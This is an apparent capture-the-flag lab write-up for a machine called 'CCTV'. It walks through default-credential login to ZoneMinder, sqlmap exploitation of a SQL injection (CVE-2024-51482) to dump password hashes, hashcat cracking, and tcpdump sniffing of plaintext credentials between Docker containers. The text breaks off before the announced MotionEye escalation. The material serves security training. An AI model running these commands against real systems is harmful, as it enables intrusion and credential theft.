


# CCTV

9th July 2026

Prepared By: Pho3o

Machine Author: holdthefort

Difficulty: Easy

## Synopsis

`CCTV` is an easy difficulty machine that features various CCTV monitoring software. Initial access is obtained by exploiting a boolean-based SQL injection in `Zoneminder` (CVE-2024-51482). After dumping the application's database, cracked user credentials are found to be reused, providing a terminal on the machine. Next, sniffing the traffic between running Docker containers reveals unencrypted credentials for another user. Finally, privilege escalation is achieved by bypassing a client-side JavaScript validation check and achieving remote code execution in `MotionEye` (CVE-2025-60787), resulting in root access.

## Skills Required

- Basic Understanding of Linux Systems
- Basic Web Enumeration
- Basic Network Sniffing

## Skills Learned

- Zoneminder Boolean-Based SQL Injection Exploitation (CVE-2024-51482)
- Client-Side JavaScript Validation Bypass
- MotionEye Remote Code Execution (CVE-2025-60787)

# Enumeration

## Nmap


We start with a usual `nmap` scan to see the open ports and services on the target.

```
$ nmap -sCV 10.129.24.166
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-21 03:43 -0400
Nmap scan report for 10.129.24.166
Host is up (0.061s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 76:1d:73:98:fa:05:f7:0b:04:c2:3b:c4:7d:e6:db:4a (ECDSA)
80/tcp open  http    Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://cctv.htb/
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


We can see `port 22` for `SSH` and `port 80`, which redirects to `cctv.htb`. So we add the domain to our `/etc/hosts` file in order to resolve it correctly.

```
$ echo "10.129.24.166 cctv.htb" | sudo tee -a /etc/hosts
```

Now we can visit the website in our browser.



We see `SecureVision`, a website which offers various security monitoring and access solutions. We then notice the `Staff Login` button at the top right. Clicking it redirects us to `http://cctv.htb/zm`.





This appears to be the login page for `Zoneminder`, a video surveillance software application.

# Foothold

## Zoneminder

Let's try some default credentials and see if we can log in. We find that `admin:admin` credentials allow us to log in and we see the user dashboard.




In the top right, we notice the version of `Zoneminder` is `1.37.63`. With a quick Google search, we come across CVE-2024-51482. This is a Boolean-based SQL Injection in the function of `web/ajax/event.php`. The PoC guides us to automate the injection using `sqlmap` to exploit the web app. As we are authenticated, we need to provide our session cookie as well. Let's verify the web app is vulnerable first.

```
$ sqlmap -u 'http://cctv.htb/zm/index.php?
view=request&request=event&action=removetag&tid=1' --
cookie=ZMSESSID=tplaqslrd61uud7d6l3gg5lbic
<SNIP>
GET parameter 'tid' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
n
sqlmap identified the following injection point(s) with a total of 276 HTTP(s) requests:
---
Parameter: tid (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: view=request&request=event&action=removetag&tid=1 AND (SELECT 1892 FROM
(SELECT(SLEEP(5)))rqwn)
---
```


```
[04:01:23] [INFO] the back-end DBMS is MySQL
[04:01:23] [WARNING] it is very important to not stress the network connection during
usage of time-based payloads to prevent potential disruptions
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12
<SNIP>
```

While we know this is a boolean-based attack, `sqlmap` identifies a time-based approach which will take an inordinately long time to dump the entire database. We can try to be more efficient by narrowing down the scope and finding specific data that will be useful to us, like the name of the database, tables, etc. By researching the Zoneminder official wiki, we can see that the default database name is `zm` and usernames/passwords are stored in the `Users` table.

So with this knowledge, we will try dumping specifically the `Users` table from the `zm` database. To speed up the search even more, we will only try to get the columns containing usernames and passwords.

```
$ sqlmap -u 'http://cctv.htb/zm/index.php?
view=request&request=event&action=removetag&tid=1' --
cookie=ZMSESSID=tplaqslrd61uud7d6l3gg5lbic -D zm -T Users -C Username,Password --dump
<SNIP>
Database: zm
Table: Users
[3 entries]
+------------+--------------------------------------------------------------+
| Username   | Password                                                     |
+------------+--------------------------------------------------------------+
| superadmin | $2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm |
| mark       | $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG. |
| admin      | $2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m |
+------------+--------------------------------------------------------------+
<SNIP>
```

However, this is not the most efficient way we could have dumped the information we need from the database. We could have also used the admin panel to see the users in `Zoneminder` by navigating to `Options> Users`.




We see that besides the `admin` user, there are two other users: `mark` and `superadmin`. So if we don't want to wait very long for the previous command, we can change it to specify only the password column for the users we found. Additionally, we can utilize multiple threads, but keep in mind that this can often throw errors, in which case it's recommended to reduce the number of threads or omit it entirely.

```
$ sqlmap -u 'http://cctv.htb/zm/index.php?
view=request&request=event&action=removetag&tid=1' -D zm -T Users -C Password --dump --
threads 8 --where="Username IN ('mark', 'superadmin')" --
cookie=ZMSESSID=tplaqslrd61uud7d6l3gg5lbic
```

In any case, we now have the hashes for all the users from the first `sqlmap` dump. We put them into a file `hashes.txt` and use `hashcat` to try and crack them. We know the `admin` user password already, so we can omit that one. Additionally, we specify the flag `-m 3200`, as the hashes are `bcrypt`.

```
$ hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt
<SNIP>
$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.:opensesame
```

Only one of the hashes is crackable and we obtain the credentials: `mark:opensesame`. Let's try these credentials to get an `SSH` terminal.

```
$ ssh mark@cctv.htb
mark@cctv.htb's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)
<SNIP>
mark@cctv:~$
```

# Enumerating as Mark

Now that we have a terminal on the machine, we can enumerate and see what access and privileges we have as the user `mark`. Checking the `/opt` directory, we find a root-owned set of directories that we can read, ultimately leading to the file `server.log`.

```
mark@cctv:/opt/video/backups$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Apr 21 08:50 .
drwxr-xr-x 3 root root 4096 Mar  2 09:49 ..
-rw-r--r-- 1 1005 1005 3510 Apr 21 08:53 server.log
```

Let's check the contents of this file by reading the last 5 lines.

```
mark@cctv:/opt/video/backups$ tail -5 server.log
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-04-21 08:51:43
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-04-21 08:52:13
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-04-21 08:52:53
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-04-21 08:53:33
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-04-21 08:54:24
```

We notice that every minute the user `sa_mark` is being authorized into some service. The file owner's ID (`1005`) is also interesting and suggests the ID doesn't correspond to a user or group on the machine but likely a user in a Docker container.

We can verify this by checking the users and groups from the respective files in `/etc`.

```
mark@cctv:/opt/video/backups$ grep 100 /etc/passwd
mark:x:1000:1000:mark:/home/mark:/bin/bash
sa_mark:x:1001:1001::/home/sa_mark:/bin/sh
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false

mark@cctv:/opt/video/backups$ grep 100 /etc/group
users:x:100:
mark:x:1000:
sa_mark:x:1001:
```

Unfortunately, `mark` doesn't have permissions to use Docker, but we are now sure it exists on the system.

```
mark@cctv:/opt/video/backups$ docker ps
permission denied while trying to connect to the docker API at unix:///var/run/docker.sock
```

Furthermore, by checking the networking information of the machine we find:

```
mark@cctv:/opt/video/backups$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen
1000
    link/ether 00:50:56:94:46:f8 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.24.166/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 3161sec preferred_lft 3161sec
    inet6 dead:beef::250:56ff:fe94:46f8/64 scope global dynamic mngtmpaddr
       valid_lft 86399sec preferred_lft 14399sec
    inet6 fe80::250:56ff:fe94:46f8/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group
default
    link/ether 72:7d:97:d3:f1:f2 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: br-1b6b4b93c636: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP
group default
    link/ether ca:86:2c:ad:e3:06 brd ff:ff:ff:ff:ff:ff
    inet 172.25.0.1/16 brd 172.25.255.255 scope global br-1b6b4b93c636
       valid_lft forever preferred_lft forever
    inet6 fe80::c886:2cff:fead:e306/64 scope link
       valid_lft forever preferred_lft forever
5: br-3e74116c4022: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP
group default
    link/ether da:11:45:e6:cc:a9 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-3e74116c4022
       valid_lft forever preferred_lft forever
    inet6 fe80::d811:45ff:fee6:cca9/64 scope link
       valid_lft forever preferred_lft forever
6: vetha5d1122@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-
1b6b4b93c636 state UP group default
    link/ether 8e:90:c1:49:a0:69 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::8c90:c1ff:fe49:a069/64 scope link
       valid_lft forever preferred_lft forever
7: vethbd1afeb@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-
3e74116c4022 state UP group default
    link/ether 46:58:06:1c:e2:9f brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::4458:6ff:fe1c:e29f/64 scope link
       valid_lft forever preferred_lft forever
8: veth4a9d675@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-
1b6b4b93c636 state UP group default
```

```
    link/ether 82:cf:b9:85:a4:6c brd ff:ff:ff:ff:ff:ff link-netnsid 2
    inet6 fe80::80cf:b9ff:fe85:a46c/64 scope link
       valid_lft forever preferred_lft forever
9: veth2f2e530@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-
3e74116c4022 state UP group default
    link/ether 96:f1:03:a6:25:47 brd ff:ff:ff:ff:ff:ff link-netnsid 3
    inet6 fe80::94f1:3ff:fea6:2547/64 scope link
       valid_lft forever preferred_lft forever
```

Among the results, we notice the default Docker interface `docker0`. We also see some custom bridge interfaces (`br-1b6b4b93c636` and `br-3e74116c4022`) and virtual ethernet interfaces. We notice that `vetha5d1122@if2` and `veth4a9d675@if2` are assigned the same bridged network `br-1b6b4b93c636` and similarly for the other virtual ethernet interfaces. So we can assume that there is more than one container on the box and containers are likely communicating amongst themselves.

# Sniffing Network Traffic

It would be interesting to check if we can see what communications are passing between the containers. In order to do this, we would use a traffic sniffer like `tcpdump` but typically we can only do this if we have root permissions. Luckily, if we run an enumeration script like `linpeas.sh`, we will notice that `tcpdump` has the `cap_net_raw` capability set.

We can verify this manually as well:

```
mark@cctv:/opt/video/backups$ getcap /usr/bin/tcpdump
/usr/bin/tcpdump cap_net_raw=eip
```

This means that `mark` has the capability to capture traffic on the machine. So let's try to capture the traffic on the bridged network `br-1b6b4b93c636`. We specify the interface with `-i`, capture the entire packet with `-s 0`, print in readable `ASCII` text with `-A` and only capture the TCP traffic.

```
mark@cctv:/opt/video/backups$ tcpdump -i br-1b6b4b93c636 -A -s 0 tcp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on br-1b6b4b93c636, link-type EN10MB (Ethernet), snapshot length 262144 bytes
<SNIP>
09:15:56.362093 IP 172.25.0.11.49692 > 172.25.0.10.5000: Flags [P.], seq 1:55, ack 1, win
502, options [nop,nop,TS val 3887521819 ecr 918566194], length 54
E..j..@.@.Kv.......
....    ..-........X......
....6.52USERNAME=sa_mark;PASSWORD=X1l9fx1ZjS7RZb;CMD=disk-info
```

We have found credentials for `sa_mark:X1l9fx1ZjS7RZb` and this is also likely the interaction that is being logged in the `server.log` file. Let's try the credentials for `SSH`.

```
$ ssh sa_mark@cctv.htb
sa_mark@cctv.htb's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)
<SNIP>
$ ls
'SecureVision Staff Announcement.pdf'   user.txt
```


With our new terminal as `sa_mark` we can read the user flag in their home directory!

# Privilege Escalation

In `sa_mark's` home directory, we notice the file `SecureVision Staff Announcement.pdf`. Let's send it to our local machine in order to view it.

```
$ scp sa_mark@cctv.htb:~/'SecureVision Staff Announcement.pdf' .
```

It appears to be an internal staff announcement regarding migration to a new CCTV platform.



## SecureVision Staff Announcement

Date: November 7, 2025 | To: All Staff | Subject: Upcoming Changes and Company Updates

### 1. Migration to the New CCTV Platform

We are excited to announce that SecureVision will be migrating from the old platform to the **ZoneMinder CCTV platform**. This upgrade will provide enhanced monitoring capabilities, improved performance, and a more intuitive interface for all users.

> **Important:**
> Staff logins will remain the same. You will continue to use your existing credentials to access the new system.
> Training materials and guides will be made available in the coming weeks.

### 2. Website Redesign

SecureVision has recognized the need for a refreshed online presence. To achieve this, we will be hiring a professional web developer to redesign the company website.

- The redesign will modernize the layout, improve usability, and enhance overall performance.
- This change was urgently needed to ensure our digital presence is professional and competitive.
- Staff input will be welcomed during the design phase to ensure the website aligns with our brand and company values.

### 3. Staff Get Together

We are pleased to announce an upcoming staff get together to celebrate achievements and foster team bonding.

- **Date:** Friday, December 5, 2025
- **Time:** 5:30 PM – 9:00 PM
- **Location:** SecureVision Headquarters – Main Conference Hall
- Activities include light refreshments, team-building games, employee recognition awards, a photo booth, and raffle prizes.

> This event is a great opportunity to connect with colleagues, relax, and celebrate our successes as a team.

SecureVision Management Team | Confidential – Internal Use Only

It informs us that the new platform is `Zoneminder`, which we encountered earlier. However, it doesn't mention what the old platform was. It also mentions that staff credentials will remain the same for the new system. Let's see if perhaps the old system is still on the machine and if it is still running. We first check the internal ports.


```
$ netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.1:8554          0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.1:9081          0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.1:8888          0.0.0.0:*               LISTEN      -

tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.1:8765          0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.1:1935          0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.1:7999          0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -

tcp6       0      0 :::22                   :::*                    LISTEN      -

tcp6       0      0 :::80                   :::*                    LISTEN      -

udp        0      0 127.0.0.54:53           0.0.0.0:*                           -

udp        0      0 127.0.0.53:53           0.0.0.0:*                           -

udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
```

We can safely ignore the ports that relate to `Zoneminder` and `Apache` (80), `SSH` (22), `DNS` (53), `DHCP` (68) and `MySQL` (3306, 33060). This leaves us with ports 1935, 7999, 8765, 8554, 8888 and 9081. Some of these ports likely relate to the Docker containers, but let's investigate further. A Google search tells us that `8765` and `8888` are the most likely to have some kind of web UI while the others commonly relate to `RTSP/RTMP` camera streaming or internal APIs.

Let's try port `8765`. We'll use `SSH` to port forward it, we can do this with either `mark` or `sa_mark's` credentials. We'll also skip waiting for the password prompt and just provide the pass directly with `sshpass`.

